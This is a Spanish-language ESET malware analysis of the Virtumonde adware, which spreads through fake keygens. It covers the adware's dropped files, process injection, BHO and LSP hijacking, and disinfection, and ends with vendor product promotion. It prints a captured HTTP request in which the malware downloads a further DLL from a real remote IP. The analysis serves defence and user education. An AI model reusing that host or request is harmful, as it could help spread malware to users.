

Virtumonde: Crónica de una muerte anunciada

Autor: Cristian Borghello, Technical & Educational Manager de ESET para
Latinoamérica

Fecha: Lunes 25 de noviembre del 2007



A primera hora de un día de trabajo cualquiera se nos solicita enviar unos diseños gráficos¹ a una sucursal del exterior. Abrimos nuestro software de diseño favorito y el mismo nos informa que la versión de prueba ha caducado por lo que debemos registrarlo para seguir usándolo. Sabiendo que se puede acortar este camino ingresamos a un sitio y descargamos un archivo comprimido con la “solución”. El contenido del archivo es un ejecutable llamado patch.exe que por supuesto debemos ejecutar. Al hacerlo, nuestro programa de diseño gráfico sigue sin funcionar, la conexión a Internet se ralentiza y cientos de ventanas emergentes aparecen al navegar por cualquier sitio web. Por supuesto, no podemos terminar y entregar nuestro trabajo y el equipo debe reinstalarse para volver a su funcionamiento normal.

Introducción

Al igual que en la novela de Gabriel García Márquez, “Crónica de una muerte anunciada”, la situación anterior esta tomada de la realidad, pero con diferencia de aquella no existe el realismo mágico. El “crimen” de la novela podría asemejarse con el intentar burlar una protección, o bien ser infectado por un malware. A su vez, la “muerte” podría ser la reinstalación del sistema operativo teniendo pocas opciones para salvarlo.

En esta situación puede encontrarse cualquier usuario actual, debido a que el ejemplo dado puede suceder al intentar obtener números de serie, *cracks*, *patches*, *warez*, o cualquier otro tipo de programa que prometa desbloquear la protección de software con licencias, con la consecuencia de una infección al equipo del usuario.

Para demostrar el relato, a continuación se realiza el seguimiento de un caso en donde el involucrado es un conocido adware denominado Virtumonde (o Vundo, dependiendo la empresa antivirus) y que desde hace tiempo se mantiene en el ranking de las 10 amenazas mas detectadas por ESET.

Virtumonde es un adware con propiedades de spyware que fue detectado por primera vez en octubre de 2004 y desde ese momento, sus autores lo han perfeccionado hasta el punto en que actualmente es una de las amenazas más comunes de encontrar en sistemas de usuarios y también una de las más difíciles de erradicar, debido a los métodos que utiliza para mantenerse activos en el sistema de usuarios.

Hay tantos usuarios infectados como resultados devueltos por los buscadores cuando se intenta hallar una solución en Internet; son innumerables los sitios y software que prometen la limpieza y desinfección de los programas instalados. En realidad, muchos de estos sitios simplemente son nuevas amenazas que intentan engañar al usuario, logrando un efecto similar al ya descrito en “Swizzor, el más propagado y otras sorpresas” [1].

¹ El software elegido puede ser cualquiera y sólo se menciona este como un ejemplo.

Muchas de las soluciones planteadas pueden hallarse en foros y grupos de discusión, pero lamentablemente las mismas se encuentran desactualizadas debido al dinamismo con que se actualiza Virtumonde y al modo en cómo cambia con cada nueva variante propagada.

Instalación

En el caso desarrollado a continuación, se busca un programa capaz de desbloquear un producto utilizado para diseño gráfico. Se descarga un archivo comprimido de un conocido sitio de cracks y warez, obteniendo los siguientes programas dentro del mismo:




Imagen 1 - Archivo descargado conteniendo la amenaza

El archivo "keygen.exe" hace referencia a un programa que genera un nombre de usuario y un número de serie válido para el software en cuestión. A continuación, se descomprime y ejecuta el mismo para generar dicha serie.

Luego de unos instantes puede observarse que en realidad no se informa sobre ningún número de serie. Lo único que puede llamar la atención en este momento es que el programa se auto-elimina luego de la ejecución y el usuario podría pensar que en realidad nada pasó en su sistema.

Sin embargo, lo que ha sucedido es que el sistema ha sido modificado en múltiples lugares y a partir de este momento el mismo comenzará a tener un funcionamiento errático entre los que se puede destacar:

- Conexiones excesivamente lentas
- Múltiples conexiones a sitios desconocidos por el usuario
- Descargas e instalación de programas espías u otro tipo de malware
- Visualización de ventanas emergentes en cualquier momento en que se esté navegando
- Envío de información confidencial del usuario a través de Internet
- Modificación y reemplazo de múltiples archivos del sistema operativo
- Invitación de aperturas de sitios publicitarios, *rogue*, pornografía, juegos y casinos online. En estos sitios generalmente aguardan otras sorpresas relacionadas con estafas en Internet

Funcionamiento

La forma más común de infectarse con Virtumonde es a través de programas descargados de sitios poco confiables o destinados a intentar burlar la protección de programas protegidos.



Imagen 2 – Descarga de programa

Luego de la descarga, se procede a ejecutar el archivo sin conocer que en realidad se trata de un programa dañino. Al ejecutarse el programa, realiza una serie de modificaciones en el sistema y luego procede a auto-eliminarse, dejando como única prueba un pequeño archivo de proceso por lotes (.bat) en el cual se puede observar que ha sido el encargado de eliminar el archivo ejecutable.




Imagen 3 – Archivo utilizado para eliminar el ejecutable

Si en este momento se procede a analizar ciertos directorios del sistema comprometidos, se puede constatar que en realidad han aparecido otros archivos de bibliotecas dinámicas (.dll) y de configuración (.ini) que son utilizados por el malware para efectuar sus operaciones.

Nombre	Tamaño	Tipo	Fecha de modifi...
lnqr.ini	7 KB	Opciones de config...	29/11/2007 15:37
lnqr.bak2	7 KB	Archivo BAK2	29/11/2007 15:34
urqnl.dll	318 KB	Extensión de la apli...	27/11/2007 17:51
wvutspm.dll	44 KB	Extensión de la apli...	27/11/2007 17:46
wpa.dbl	3 KB	Archivo DBL	27/11/2007 17:16

Imagen 4 – Alguno de los archivos de Virtumonde (I)

Intentar enumerar estos archivos carece de sentido, ya que los mismos pueden variar con cada infección. Este es el motivo por el cual es difícil encontrar instrucciones precisas acerca de las formas de remoción de este malware: lo que es válido para un sistema infectado no tendría por qué serlo para otro.

Por ejemplo, en la siguiente imagen, los archivos, al infectar otro sistema, varían considerablemente respecto de los anteriores:

Nombre	Tamaño	Tipo	Fecha de n
ssqrqop.dll	36 KB	Extensión de la apli...	17/11/2007
wincqt32.dll	24 KB	Extensión de la apli...	17/11/2007
wpa.dbl	3 KB	Archivo DBL	17/11/2007
nvapps.xml	87 KB	Documento XML	17/11/2007
awtst.dll	304 KB	Extensión de la apli...	17/11/2007
tstwa.ini	113 KB	Opciones de config...	18/11/2007

Imagen 5 – Alguno de los archivos de Virtumonde (II)

De todos modos, y suponiendo que se conozcan los archivos involucrados, no estará permitido eliminarlos, debido a que están siendo utilizados por el sistema desde el preciso momento de su instalación.

Lo mismo que sucede con los archivos sucede con las claves del registro modificadas o agregadas en el sistema y que varían en cada versión de Virtumonde.

En este sentido, puede notarse la evolución que ha sufrido este malware en los años de vida que lleva en Internet. En sus primeras versiones, se utilizaban claves de registro normalmente utilizadas por malware de poca importancia o de nivel de desarrollo básico. En cambio, en las versiones utilizadas para el

presente análisis, las técnicas de infección utilizadas son de complejidad avanzada permitiendo mantener un control muy alto sobre el sistema afectado.

Una de estas técnicas es la inyección de librerías y procesos propios del sistema operativo, de modo de permitir la ejecución continua del proceso dañino en actividades normales como pueden ser:

- Control sobre la operación de login de usuario a través de la modificación de winlogon.exe
- Control sobre las operaciones de navegación del usuario a través de la incorporación de BHOs (Browser Helper Object), extensiones que son cargadas cada vez que el navegador Internet Explorer es abierto
- Control de las operaciones del usuario a través de la modificación del archivo explore.exe
- Control del servicio LSP (Layered Service Provider) utilizado para procesar el tráfico TCP/IP. Este control se lleva a cabo para recopilar información del usuario (hábitos de uso de Internet, páginas visitadas, datos de la conexión, las aplicaciones instaladas en el equipo, etc.)

El intento de eliminación y reparación manual de este tipo de aplicaciones puede devenir en que el sistema deje de responder o que el mismo no reinicie cuando sea apagado, debido a que el malware modifica procesos críticos del sistema.

Además, Virtumonde utiliza ciertas capacidades de rootkit para ocultar su funcionamiento al sistema y por ende al usuario del mismo. A continuación se observan algunos de los procesos instalados por Virtumonde al ejecutarse:




Imagen 6 – Análisis del sistema verificando la modificación de archivos y registro

Nota: ESET SysInspector es una herramienta de uso interno de ESET, utilizada para efectuar este tipo de análisis.

A través de la carga de estas librerías Virtumonde se asegura permanecer activo constantemente además de dificultar el proceso de análisis, descubrimiento y remoción de sus archivos.

Con lo que respecta a las ventanas emergentes, las mismas no varían con respecto a cualquier tipo de malware de esta índole, en donde la invasión de publicidad es una constante para que el usuario se vea tentado de ingresar a estos sitios web, generalmente de origen fraudulento.

La apertura de estas ventanas y el tráfico generado por el envío de información confidencial del usuario a distintos servidores, hace que la conexión a Internet se vuelva una tortura para el usuario.

Por supuesto esto no se queda allí, ya que ciertas versiones de Virtumonde descargan otros malware para realizar acciones, generalmente de captura de teclado (keylogging), y permitir el robo de información escrita por el usuario (nombre de usuario, contraseñas, correos, tarjetas, etc).

A continuación, se muestra el tráfico de red capturado al momento de la descarga de este tipo de programas ejecutables.

```
Stream Content
GET /css4.dll?
sid=D3545A5D4F080F0F000D545F5E5F595E4F1F545B365C365836085B51363A0C1B1F000A0C4939
HTTP/1.1
Accept: */*
UA-CPU: x86]
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.1)
Host: 89.221.111.50
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 05 Nov 2007 16:03:23 GMT
Server: Apache/2.0.59 (FreeBSD) PHP/5.1.6 mod_fastcgi/2.4.2
Content-Length: 319520
Connection: close
Content-Type: application/octet-stream
MZ.....@.....!..L.!
vr221.ssQ.y{.vr221...V.x}.gr89...V.x}.
```

Imagen 7 - Descarga de archivos

Luego de la descarga del mismo, los procesos ya activos de Virtumonde en memoria, le permiten ejecutar el nuevo archivo descargado y realizar las nuevas acciones para las cuales fue programado.

Las posibilidades de infección ofrecidas por este adware/spyware son múltiples y se mantienen actualizadas constantemente para permitir la mayor eficacia a la hora de promocionar productos y robar datos privados.

Desinfección

Muchos sitios web y productos dicen ofrecer el servicio de limpieza de Virtumonde, pero en realidad esto dependerá de qué tan confiable sea la empresa involucrada en esta “promesa”. Nunca se debería descargar software de fuentes no confiables; más aún cuando de programas de seguridad se trata.

Actualmente, las empresas antivirus ponen énfasis en detectar y limpiar Virtumonde, pero el dinamismo demostrado por sus autores no permite asegurar el 100% de efectividad. Para la detección de este tipo de malware siempre es indispensable aplicar dos conceptos fundamentales:

- Un firewall personal [2] activo que permita detectar cualquier conexión entrante o saliente desde y hacia el sistema. Esto permite controlar cualquier tipo de conexión sospechosa en el equipo del usuario y bloquearla.
- Una protección antivirus actualizada y proactiva que permita la detección de cualquier nueva amenaza y nuevas variantes de amenazas conocidas.

A continuación se muestra la detección (y eliminación) de Vitumonde al ser descargado desde Internet en su archivo comprimido original (aquel que simulaba ser el keygen).




Imagen 8 - Detección de Virtumonde por ESET NOD32

Ahora bien, ¿qué hacer en un sistema que ya ha sido infectado debido a que las consideraciones anteriores no fueron tenidas en cuenta? Para ello, se deberá proceder a limpiar el sistema afectado recordando lo mismo: las herramientas utilizadas deben ser obtenidas de fuentes confiables.

A continuación se muestra una pantalla en donde ESET NOD32 detecta la aplicación dañina ejecutándose en memoria:




Imagen 9 - Detección de Vitumonde en memoria

Como puede verse, el nombre de la librería involucrada es distinto a los ya mostrados, lo que demuestra la dificultad de conocer los archivos que deben buscarse en el sistema infectado.

Conclusión

Los autores de amenazas actuales buscan continuamente la forma de maximizar sus ganancias y para ello deben infectar a la mayor cantidad de usuarios posibles de una forma silenciosa y transparente al sistema y al usuario.

El abuso de la publicidad online de sitios fraudulentos así como el robo de información confidencial se han transformado en la forma favorita de obtener ganancias por parte de los delincuentes informáticos.

Para esto, Virtumonde es una herramienta sumamente importante debido al tiempo que se ha mantenido como una de las principales amenazas en Internet y al dinamismo con que sus autores logran modificar y perfeccionar cada versión disponible.

Si a esto sumamos el interés del usuario en utilizar productos ilegalmente en forma de cracks, patch y warez, es fácil entender por qué esta es una de las principales vías de propagación utilizada.

Por último no hay que dejar de remarcar que muchos usuarios realizan este tipo de actividades sin tomar los recaudos básicos sugeridos al navegar por Internet: una adecuada capacitación junto con una detección proactiva que lo proteja de cualquier amenaza conocida y desconocida.

ESET ha desarrollado una firma genérica para el Virtumonde para su motor ThreatSense © -incorporado en todos los productos de la compañía- que es capaz de detectar preventivamente un altísimo número de las nuevas variantes de este código malicioso que aparecen periódicamente.

La detección proactiva a través de métodos de Heurística Avanzada, en soluciones como ESET NOD32 Antivirus o ESET Smart Security, logra cerrar la ventana de vulnerabilidades que se genera cuando una amenaza llega por primera vez al equipo de un usuario debido a que lo detecta sin la necesidad de la generación de una firma de virus.

Más Información:

[1] Swizzor, el más propagado y otras sorpresas

<http://www.eset-la.com/threat-center/1605-swizzor-mas-propagado-sorpresas>

[2] Deteniendo intrusos: firewall personales

<http://www.eset-la.com/threat-center/1655-deteniendo-intrusos-firewall-personales>